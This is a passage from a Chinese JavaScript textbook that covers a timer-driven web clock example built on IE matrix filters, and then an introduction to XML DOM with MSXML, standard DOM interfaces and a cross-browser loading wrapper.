的执行，巧妙地得到了正确的结果，并且比第二段代码更具效率和通用性。

16.4　一个例子——漂亮的 Web 时钟

接下来我们通过一个时钟的例子来演示定时器的实际使用。

> 本例来自无忧脚本 www.51js.com
> 原作者 winter，在此谨向作者表示由衷的感谢：）

16.4.1　什么是 Web 时钟？

Web 时钟是在 Web 页面上，用 JavaScript 或者其他脚本来实现的计时时钟，一个漂亮的 Web 时钟看起来类似图 16.3 这个样子：




图 16.3　漂亮的 Web 时钟

16.4.2　最简单的 Web 时钟

由定时器支持的 JavaScript 来实现 Web 时钟，是一件非常简单的事情，下面这一段短短的代码就已经实现了一个最简单的“时钟”：

```
<div id = 'clock'/>
<script>
    setInterval("clock.innerText = new Date()", 1000);
</script>
```

执行结果如图 16.4 所示：




图 16.4　最简单的时钟

16.4.3　Web 时钟的设计

稍稍复杂一点的 Web 时钟的基本原理依然和上面最简单的时钟一样，只是改变定时器触发的动作来控制时钟基本的行为：

```
setInterval("ms.RotateToAt((new Date()).getSeconds()*6+6,69,69)",500);
setInterval("mm.RotateToAt((new Date()).getMinutes()*6+6,69,69)",500);
setInterval("mh.RotateToAt(((new
                Date()).getHours()+(new Date()).getMinutes()/60)*30,69,69)",500);
```

16.4.4　完整的 Web 时钟源代码

下面给出完整的 Web 时钟源代码，你可以在 Internet Explorer 中运行它，在随书光盘里你也可以找到相应的文件。其中涉及到的一些关于 Matrix 滤镜的用法，只能被 Internet Explorer 所支持。关于 Matrix 滤镜，不是本书要讨论的内容，欲了解它的细节，可以浏览 Microsoft 的官方文档。

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
```

```
<title>WebClock 漂亮的 Web 时钟</title>
</head>
<body>
<DIV STYLE="position:absolute;zoom:1;width:400;height:300;top:133;left:155">
<DIV ID="bg" STYLE="zoom:1.5;position:absolute;top:-57;left:-22;width:150;height:
150;">
<image src="novelty.gif" style="width:129px;height:129px;z-index:22" />
</DIV>
<DIV ID="h" STYLE="position:absolute;padding:5;width:129;height:129;">
<image src="novelty_h.gif" style="width:129px;height:129px;z-index:22" />
</DIV>
<DIV ID="m" STYLE="position:absolute;padding:5;width:129;height:129;">
<image src="novelty_m.gif" style="width:129px;height:129px;z-index:22" />
</DIV>
<DIV ID="s" STYLE="position:absolute;padding:5;width:129;height:129;">
<image src="novelty_s.gif" style="width:129px;height:129px;z-index:22" />
</DIV>
<DIV ID="dot" STYLE="position:absolute;padding:5;width:129;height:129;">
<image src="novelty_dot.gif" style="width:129px;height:129px;z-index:22" />
</DIV>
<div>
<script>
<!--
//本例子应用了一个矩阵滤镜
//用参数 deg 来表示旋转过的角度
//定义一个常量 2*PI/360，这个常量用来将角度换算为弧度
var deg2radians = Math.PI * 2 / 360;
function MatrixFilter(obj)
{
   if(!obj.filters)return;

   var Matrix;
     //设置 obj 滤镜样式
   for(p in obj.filters)
   {
       if(p=="DXImageTransform.Microsoft.Matrix")
           Matrix=obj.filters["DXImageTransform.Microsoft.Matrix"];
   }
   if(!Matrix)
   {
      obj.style.filter+="progid:DXImageTransform.Microsoft.Matrix()";
   }
```

```
    Matrix=obj.filters["DXImageTransform.Microsoft.Matrix"];

      //复制一个矩阵
    this.clone=function(Matrix2D_x)
    {
        if(Matrix2D_x.M11)Matrix.M11 = Matrix2D_x.M11;
        if(Matrix2D_x.M12)Matrix.M12 = Matrix2D_x.M12;
        if(Matrix2D_x.M21)Matrix.M21 = Matrix2D_x.M21;
        if(Matrix2D_x.M22)Matrix.M22 = Matrix2D_x.M22;
    }

    if(arguments[1])this.clone(arguments[1]);

//用矩阵计算来进行向量旋转
//理解这些需要一定数学基础
//不过这不是本书所要讲述的内容

//向量旋转过某个角度
    this.Rotate=function(deg)
    {
        rad = deg * deg2radians;
        costheta = Math.cos(rad);
        sintheta = Math.sin(rad);
        var d=new Matrix2D(costheta,-sintheta,sintheta,costheta);
        this.clone(Matrix2D.Mul(Matrix,d));
    }

    //向量旋转到某个角度
    this.RotateTo=function(deg)
    {
        rad = deg * deg2radians;
        costheta = Math.cos(rad);
        sintheta = Math.sin(rad);
        var d=new Matrix2D(costheta,-sintheta,sintheta,costheta);
        this.clone(d);
    }

    //向量绕点(sx,sy)旋转
    this.RotateAt=function(deg,sx,sy)
    {
        rad = deg * deg2radians;
        costheta = Math.cos(rad);
```

```
        sintheta = Math.sin(rad);
        var d=new Matrix2D(costheta,-sintheta,sintheta,costheta);
        var x=sx-Matrix.Dx;
        var y=sy-Matrix.Dy;
        this.MoveTo(x*costheta+y*sintheta-x,-x*sintheta+y*costheta-y);
        this.clone(Matrix2D.Mul(Matrix,d));
    }
    //向量绕点(sx,sy)旋转到某个角度
    this.RotateToAt=function(deg,sx,sy)
    {
        rad = deg * deg2radians;
        costheta = Math.cos(rad);
        sintheta = Math.sin(rad);
        var d=new Matrix2D(costheta,-sintheta,sintheta,costheta);
        var x=sx;
        var y=sy;
        this.MoveTo(x-(x*costheta-y*sintheta),-(x*sintheta+y*costheta-x));
        this.clone(d);
    }

    //向量移动到 sx,sy 点
    this.MoveTo=function(sx,sy)
    {
        Matrix.Dx=sx;
        Matrix.Dy=sy;
    }
    //转换为矩阵类型
    this.toMatrix2D=function()
    {
        return new Matrix2D(Matrix.M11,Matrix.M12,Matrix.M21,Matrix.M22);
    }
    //沿 x、y 轴拉伸
    this.ZoomBy=function(sx,sy)
    {
        var d=new Matrix2D(sx,0,0,sy);
        this.clone(Matrix2D.Mul(Matrix,d));
    }
    this.toString=function()
    {
        return ""+Matrix.M11+" "+Matrix.M12+"\n"+Matrix.M21+" "+Matrix.M22+"\n"
    }
}
//2D 矩阵类型
function Matrix2D()
{
```

```
    this.M11 = arguments[0]||1;
    this.M12 = arguments[1]||0;
    this.M21 = arguments[2]||0;
    this.M22 = arguments[3]||1;
    //求矩阵交集（叉乘）
    this.Mul_Matrix2D=function(Matrix2D_b)
    {
        var r=new Matrix2D();
        r=Matrix2D.Mul(this,Matrix2D_b);
        return r;
    }
    this.toString=function()
    {
        return ""+this.M11+" "+this.M12+"\n"+this.M21+" "+this.M22+"\n"
    }
}
Matrix2D.Mul=function(Matrix2D_a,Matrix2D_b)
{
    var r=new Matrix2D();
    r.M11=Matrix2D_a.M11*Matrix2D_b.M11+Matrix2D_a.M12*Matrix2D_b.M21;
    r.M12=Matrix2D_a.M11*Matrix2D_b.M12+Matrix2D_a.M12*Matrix2D_b.M22;
    r.M21=Matrix2D_a.M21*Matrix2D_b.M11+Matrix2D_a.M22*Matrix2D_b.M21;
    r.M22=Matrix2D_a.M21*Matrix2D_b.M12+Matrix2D_a.M22*Matrix2D_b.M22;
    return r;
}

//秒针
var ms=new MatrixFilter(s);

//分针
var mm=new MatrixFilter(m);

//时针
var mh=new MatrixFilter(h);

//启用计时器来每隔 500 毫秒重新计算矩阵旋转
setInterval("ms.RotateToAt((new Date()).getSeconds()*6+6,69,69)",500);
setInterval("mm.RotateToAt((new Date()).getMinutes()*6+6,69,69)",500);
setInterval("mh.RotateToAt(((new Date()).getHours()+(new Date()).
getMinutes()/60)*30,69,69)",500);
-->
</script>
</body>
</html>
```

16.5　总结

本章介绍了同步异步的概念以及定时器的用法。

JavaScript 支持两种定时器，分别是 setTimer 和 setInterval，它们都可以用于异步执行程序指令。定时器为 JavaScript 提供了非常有用的功能以及非常强大的模式。本章也介绍了利用定时器实现标准的“监视器”模式的思路以及其他一些定时器使用的注意事项和小技巧。

最后，本章用一个 Web 时钟的例子来说明定时器的部分用途。

第 17 章　XML DOM 和 XML HTTP

XML DOM 和 XML HTTP 为 JavaScript 提供了读写 XML 文档的能力，这种能力在 Web 应用发展的很长一段时间内被作为一种平凡的不常用的能力而不受重视，直到某一天一个如雷贯耳的声音在互联网的世界中响起，为 XML DOM 和 XML HTTP 带来了新的生机与活力。那个声音，就是我们将在下一章中将要提到的——Ajax。

17.1　什么是 XML DOM 对象

在第 12 章已经提到过 XML DOM，在本章将对 XML DOM 对象作更深入的讨论。

17.1.1　XML DOM 简介

XML DOM 是 DOM 标准的一部分，它实现了 DOM 规定的标准接口，用以操作 XML 文档。事实上，XML 文档和 HTML 文档非常类似，正因为它们非常亲近的血缘关系，使得它们能够共享一套接口，并且在实际操作方面，也有着非常高的相似性。

通过前面的学习，如果你已经完全理解了 HTML DOM 的机制，那么在本章，相信你能够很快地理解和掌握 XML DOM。

> 同 HTML 相比，XML 的内容要丰富得多，也复杂得多。深入而全面地介绍 XML 并不是本书的目的，而且限于篇幅，本章仅讨论和 DOM 相关的，相当简单的 XML 内容，关于更深入的 XML 知识，请阅读 XML 相关的书籍和教程。

本书假定你具备基础的 XML 知识，能够理解如下所示的 XML 文档结构，如果你是第一次接触 XML，请先阅读 XML 基础相关的资料或教程。

```
<?xml version="1.0"?>
<!DOCTYPE compactdiscs SYSTEM "cds.dtd">
<compactdiscs xmlns="www.51js.com">
    <compactdisc>
        <artist type="individual">Frank Sinatra</artist>
        <title numberoftracks="4">In The Wee Small Hours</title>
        <tracks>
            <track>In The Wee Small Hours</track>
            <track>Mood Indigo</track>
            <track>Glad To Be Unhappy</track>
            <track>I Get Along Without You Very Well</track>
        </tracks>
        <price>$12.99</price>
```

```
    </compactdisc>
    <compactdisc>
        <artist type="band">The Offspring</artist>
        <title numberoftracks="5">Americana</title>
        <tracks>
            <track>Welcome</track>
            <track>Have You Ever</track>
            <track>Staring At The Sun</track>
            <track>Pretty Fly (For A White Guy)</track>
        </tracks>
        <price>$12.99</price>
    </compactdisc>
</compactdiscs>
```

在 Internet Explorer 中打开上述文档，如图 17.1 所示：




图 17.1　XML 文档

17.1.2　浏览器支持的 XML DOM 接口

与 HTML DOM 一样，浏览器支持的 XML DOM 接口存在着不小的差异性。

17.1.2.1　XML DOM 标准接口

DOM 标准规定了 XMLDOMDocument 对象的创建方法为：

```
document.implementation.createDocument()
```

这个方法接收三个参数，分别是文档命名空间、文档元素的标签名以及一个文档类型对象（缺省为null，表示新文档），例如：

```
var oXmlDom=document.implementation.createDocument("http://www.51js.com","compactdi
scs",null);
```

当文档建立成功后，createDocument()返回该文档的引用，所以上例中 oXmlDom 是一个XMLDocument 对象。

DOM 为 XMLDocument 对象提供了 load()方法，用来载入外部的 XML 文件，例如：

```
oXmlDom.load("test.xml");
```

有趣的事是，XMLDOMDocument 支持两种载入方式，同步和异步，你可以通过指定 async 属性的值来决定：

```
oXmlDom.async = false;
```

设置 async 属性的为 false，表示程序逻辑等待文档装载完成后再往下执行。如果你将 async 属性的值设定为 true，那么程序逻辑继续往下执行，当文档装载成功或状态变化时将触发相应的事件。例如：

```
oXmlDom.async = true;
oXmlDom.onload = function()
{
    alert("done");
}
oXmlDom.load("test.xml");
```

除了载入 XML 文件之外，DOM 允许我们直接将字符串解析为 XML 文档，这是通过 DOMParser 对象来完成的，例如：

```
var oParser=new DOMParser();
var oXmlDom=oParser.parseFromString("<root><child/></root>","text/xml");
```

DOMParser 对象的 parseFromString 方法支持两个参数，第一个是包含要解析的 XML 文本内容的字符串，第二个是表示要解析的文档 MIME 类型，可以是“text/xml”或者“application/xml”。

要获取载入的 XML 文档内容的字符串形式，可以使用 XMLSerializer 对象，例如：

```
var oSerializer=new XMLSerializer();
var sXml=oSerializer.serializeToString(oXmlDom,"text/xml");
```

当 XMLDOMDocument 对象被正确创建并加在指定的 XML 文档后，我们可以使用 XMLDOMDocument 对象提供的接口对文档内容进行操作，这种操作和 HTML DOM 的操作非常类似，关于它的更加详细的内容，我们留到 17.4 节去深入讨论。

17.1.2.2　IE 的 XML DOM 组件

与 Mozilla 支持的标准接口不同，Microsoft 通过 ActiveX 的 MSXML 库向 Internet Explorer 提供支持。例如：

```
var oXmlDom = new ActiveXObject("MSXML2.DOMDocument.5.0")
```

MSXML 库有不同的版本，对应于不同版本的 Internet Explorer 浏览器。不过，我们很容易通过程序判断浏览器所能支持的 MSXML 版本：

```
function createXMLDOM()
{
    var arrSignatures = ["MSXML2.DOMDocument.5.0", "MSXML2.DOMDocument.4.0",
            "MSXML2.DOMDocument.3.0", "MSXML2.DOMDocument",
            "Microsoft.XmlDom"];

    for (var i=0; i < arrSignatures.length; i++)
    {
        try {
            var oXmlDom = new ActiveXObject(arrSignatures[i]);
                //假如说有任何一个 oXmlDom 对象被成功建立，则返回这个对象
                //如果建立失败，则会由 ActiveXObject 抛出一个异常
                //在 catch 语句中忽略这个异常，进行下一轮的循环检测
            return oXmlDom;
        }
        catch (oError) {
            //ignore
        }
    }
    throw new Error("你的系统没有安装 MSXML");
}
```

MSXML 为 XMLDOMDocument 提供了两个用来加载 XML 文档的方法，分别是 load()和 loadXML()。其中 load()的作用同标准接口中的 load()方法一样，可以用来载入外部的 XML 文件，例如：

```
oXmlDom.load("test.xml");
```

loadXML()方法则接受表示 XML 文本的字符串，将它们解析成 XML 文档，类似于标准接口中的 DOMParser 提供的 parserFromString 方法。例如：

```
oXmlDom.loadXML("<root></root>");
```

与标准接口一样，async 属性决定了 load()或者 loadXML()加载文档的同步或异步方式。所不同的是，MSXML 提供的异步回调事件是 onreadystatechange 事件。在异步模式下，当 XML DOM 对象的 readyState 发生变化时，这个事件被触发，例如：

```
oXmlDom.onreadystatechange = function () {
    if (oXmlDom.readyState == 4) {
        alert("load test.xml done!");
        alert("Tag name of the root element is " + oXmlDom.documentElem
        ent.tagName);
        alert("The root element has this many children: " + oXmlDom.doc
        umentElement.childNodes.length);
    }
};
```

上面例子中的 readyState==4 表示文档装载完成（对应于标准接口中的 onload）。MSXML 规定了 readyState 属性可以有几个不同的整数值，它们的含义分别如下：

0——准备载入；

1——正在载入；

2——载入完成；

3——载入完成并可用，但有一部分数据也许不可用；

4——完全载入，完全可用。

同标准接口不同的是，MSXML 为 XMLDOMDocument 对象提供了 xml 属性，用来直接返回 xml 文件的字符串形式，而不必通过构造 XMLSerializer 对象。

例如：

```
oXmlDom.async=false;
oXmlDom.load("test.xml");
alert(oXmlDom.xml);
```

17.1.2.3　操作 XML 文档——一个使用 MSXML 操作 XML 文档的例子

最后，我们给出一个用 MSXML 提供的 XMLDOMDocument 对象操作 XML 文档的完整例子：

例 17.1 引自 http://www.qiksearch.com
作者：qiksearch

例 17.1　MSXML 操作 XML 文档

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 17.1 MSXML 操作 XML 文档</title>
</head>
<script language="JavaScript">
<!--
////////////////////////////////////////////////
//      XML Data Traversal                      //
//      (c) 2003 Premshree Pillai               //
//      http://www.qiksearch.com                //
//      http://premshree.resource-locator.com   //
//      Email : qiksearch@rediffmail.com        //
////////////////////////////////////////////////

var xmlDoc=new ActiveXObject("Microsoft.XMLDOM");
//从文件中读取 xml 文档
function loadXML(xmlFile) {
        //设置读取方式为同步
      xmlDoc.async="false";
```

```
        //注册 onreadystatechange 事件
        xmlDoc.onreadystatechange=verify;
        //从文件中读取
        xmlDoc.load(xmlFile);
}
//检查文档的状态是否为完全载入
function verify() {
        //虽然是同步方式，其实这个事件仍然会被触发
        if(xmlDoc.readyState!=4)
                return false;
}
//开始遍历文档结构树
function traverse(tree) {
        //如果有子节点，遍历
        if(tree.hasChildNodes()) {
                //生成以 HTML 显示的节点信息
                frames[0].document.write('<ul><li>');
                frames[0].document.write('<b>'+tree.tagName+' : </b>');
                var nodes=tree.childNodes.length;
                //对子节点递归
                for(var i=0; i<tree.childNodes.length; i++)
                        traverse(tree.childNodes(i));
                frames[0].document.write('</li></ul>');
        }
        else
                frames[0].document.write(tree.text);
}
//根据文件名初始化 xml 文档并进行遍历
function initTraverse(file) {
        loadXML(file);    //载入文件
        var doc=xmlDoc.documentElement;
        traverse(doc);    //对文档结构树进行遍历
}
-->
</script>
<body>
    <input id="_xmlFile" type="file" style="width:360px"></input>
    <button onclick="initTraverse(_xmlFile.value)">载入</button></br>
    <iframe width="400px" height="450px"></iframe>
</body>
</html>
```

执行结果如图 17.2 所示：




图 17.2　通过 XML DOM 异步读取 XML 文档

17.2　XML DOM 的版本兼容性——XML DOM 的跨浏览器应用

与 HTML DOM 类似，XML DOM 的版本兼容性也是一个较大的问题，不同版本的浏览器实现之间存在着比较多的差异。

从前面可以看出，XML DOM 同样面临版本兼容的问题，因此，要编写 XML DOM 的跨浏览器应用，至少要兼顾标准接口和 MSXML，下面给出了一个比较经典的跨浏览器应用解决方案：

例 17.2　XML DOM 的跨浏览器应用

```
/*XmlDom.js - 首先写一个通用的 JavaScript 脚本文件，创建一个跨浏览器的 XmlDom 类型*/
function XmlDom() {
    //通过对象/属性检测法，判断是 IE 还是 Mozilla
    if (window.ActiveXObject) {
     //如果是 IE，做法和之前 17.1.2.1 节看到的一样
        var arrSignatures = ["MSXML2.DOMDocument.5.0", "MSXML2.DOMDocument.4.0",
```

```
                    "MSXML2.DOMDocument.3.0", "MSXML2.DOMDocument",
                    "Microsoft.XmlDom"];

    for (var i=0; i < arrSignatures.length; i++) {
        try {
          //依次测试每一个版本的 MSXML 对象是否能正常工作
            var oXmlDom = new ActiveXObject(arrSignatures[i]);

              //若能，则返回该对象
            return oXmlDom;
        }
        catch (oError) {
            //否则，忽略异常，检测下一个对象
        }
    }

    throw new Error("MSXML is not installed on your system.");
}
 //如果实现了标准接口
 else if (document.implementation && document.implementation.createDocument) {
    //那么使用标准接口构造 XmlDom 对象
    var oXmlDom = document.implementation.createDocument("","",null);

    //创建 Mozilla 版本的 parseError 对象
    oXmlDom.parseError = {
        valueOf: function () { return this.errorCode; },
        toString: function () { return this.errorCode.toString() }
    };

    //初始化 parseError 对象
    oXmlDom.__initError__();

    //注册 load 事件
    oXmlDom.addEventListener("load", function () {
        this.__checkForErrors__();
        this.__changeReadyState__(4);
    }, false);

     //返回这个对象
    return oXmlDom;
}
 else {
     //如果既没有 MSXML 也没有标准实现接口，抛出异常
    throw new Error("Your browser doesn't support an XML DOM object.");
}
```

```
}

//如果是 Mozilla
if (navigator.userAgent.indexOf("Mozilla/5.") == 0 &&
navigator.userAgent.indexOf("Opera") == -1) {

    //设置默认的 readyState
    Document.prototype.readyState = 0;
    //声明 onreadystatechange 属性
    Document.prototype.onreadystatechange = null;

    //处理状态变化
    Document.prototype.__changeReadyState__ = function (iReadyState) {
        this.readyState = iReadyState;

        if (typeof this.onreadystatechange == "function") {
            //回调 onreadystatechange 事件
            this.onreadystatechange();
        }
    };
    //初始化 parseError 对象
    Document.prototype.__initError__ = function () {
        this.parseError.errorCode = 0;
        this.parseError.filepos = -1;
        this.parseError.line = -1;
        this.parseError.linepos = -1;
        this.parseError.reason = null;
        this.parseError.srcText = null;
        this.parseError.url = null;
    };

    //转换和处理 parseError 对象，因为 Mozilla 的 parseError 对象是一个 XML 文档
    Document.prototype.__checkForErrors__ = function () {

        if (this.documentElement.tagName.toLowerCase() == "parsererror") {

            //用正则表达式进行解析
            var reError = />([\s\S]*?)Location:([\s\S]*?)Line Number (\d+), Column
            (\d+):<sourcetext>([\s\S]*?)(?:\-*\^)/;

            reError.test(this.xml);

            this.parseError.errorCode = -999999;
            this.parseError.reason = RegExp.$1;
            this.parseError.url = RegExp.$2;
            this.parseError.line = parseInt(RegExp.$3);
```

```
            this.parseError.linepos = parseInt(RegExp.$4);
            this.parseError.srcText = RegExp.$5;
        }
    };

    //定义 Mozilla 的 loadXML 方法
    Document.prototype.loadXML = function (sXml) {
        //初始化 parseError 对象
        this.__initError__();
        //状态变化-loading（模拟 onreadystate 事件）
        this.__changeReadyState__(1);

        //构造 DomParser 对象
        var oParser = new DOMParser();
        //对 Xml 文本进行解析
        var oXmlDom = oParser.parseFromString(sXml, "text/xml");

        //先把自身的文档内容清空（多次读取的时候）
        while (this.firstChild) {
            this.removeChild(this.firstChild);
        }

        //将新读取的内容添加上来
        for (var i=0; i < oXmlDom.childNodes.length; i++) {
            var oNewNode = this.importNode(oXmlDom.childNodes[i], true);
            this.appendChild(oNewNode);
        }

        //载入后检查错误
        this.__checkForErrors__();

        //没有问题，设置 readyState 属性为 4（模拟 onreadystate 事件）
        this.__changeReadyState__(4);

    };

    //保存原有的 load()方法
    Document.prototype.__load__ = Document.prototype.load;

    //添加 Document 原型新的 load 方法，载入时读取文档
    Document.prototype.load = function (sURL) {
        this.__initError__();
        this.__changeReadyState__(1);
        this.__load__(sURL);
    };

    //定义 DOM 节点的 xml 属性
```

```
    Node.prototype.__defineGetter__("xml", function () {
        var oSerializer = new XMLSerializer();
        return oSerializer.serializeToString(this, "text/xml");
    });

}
<!--example-17.2.html - 接着像例 17.1 一样写一个 HTML 文件，引入前面完成的 XmlDom.js 文件-->
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Example 17.2 跨浏览器的 XML 文件读取解决方案</title>
<script src="XmlDom.js" type="text/javascript"></script>
</head>
<script language="JavaScript">
<!--

var xmlDoc=new XmlDom();
//引入文件 XmlDom.js 后
//将例 17.1 中的 xmlDoc 构造改成上面这样，就可以让程序被 Mozilla 浏览器所支持

function loadXML(xmlFile) {
        //设置读取方式为同步
        xmlDoc.async="false";
        //注册 onreadystatechange 事件
        xmlDoc.onreadystatechange=verify;
        //从文件中读取
        //注意，这里的 load()用 firefox 读取本地资源可能会失败
       xmlDoc.load(xmlFile);
}

//检查文档的状态是否为完全载入
function verify() {
        //虽然是同步方式，其实这个事件仍然会被触发
       if(xmlDoc.readyState!=4)
             return false;
}

//开始遍历文档结构树
function traverse(tree) {
        //如果有子节点，遍历
       if(tree.hasChildNodes()) {
                //生成以 HTML 显示的节点信息
                frames[0].document.write('<ul><li>');
                frames[0].document.write('<b>'+tree.tagName+' : </b>');
                var nodes=tree.childNodes.length;
                //对子节点递归
```

```
            for(var i=0; i<tree.childNodes.length; i++)
                traverse(tree.childNodes(i));
            frames[0].document.write('</li></ul>');
        }
        else
            frames[0].document.write(tree.text);
}

//根据文件名初始化 xml 文档并进行遍历
function initTraverse(file) {
        loadXML(file);    //载入文件
        var doc=xmlDoc.documentElement;
        traverse(doc);    //对文档结构树进行遍历
}
-->
</script>
<body>
    <input id="_xmlFile" type="file"></input>
    <button onclick="initTraverse(document.getElementById('_xmlFile').value)">载入
    </button></br>
    <iframe width="400px" height="450px"></iframe>
</body>
</html>
```

17.3　XML DOM 的错误处理

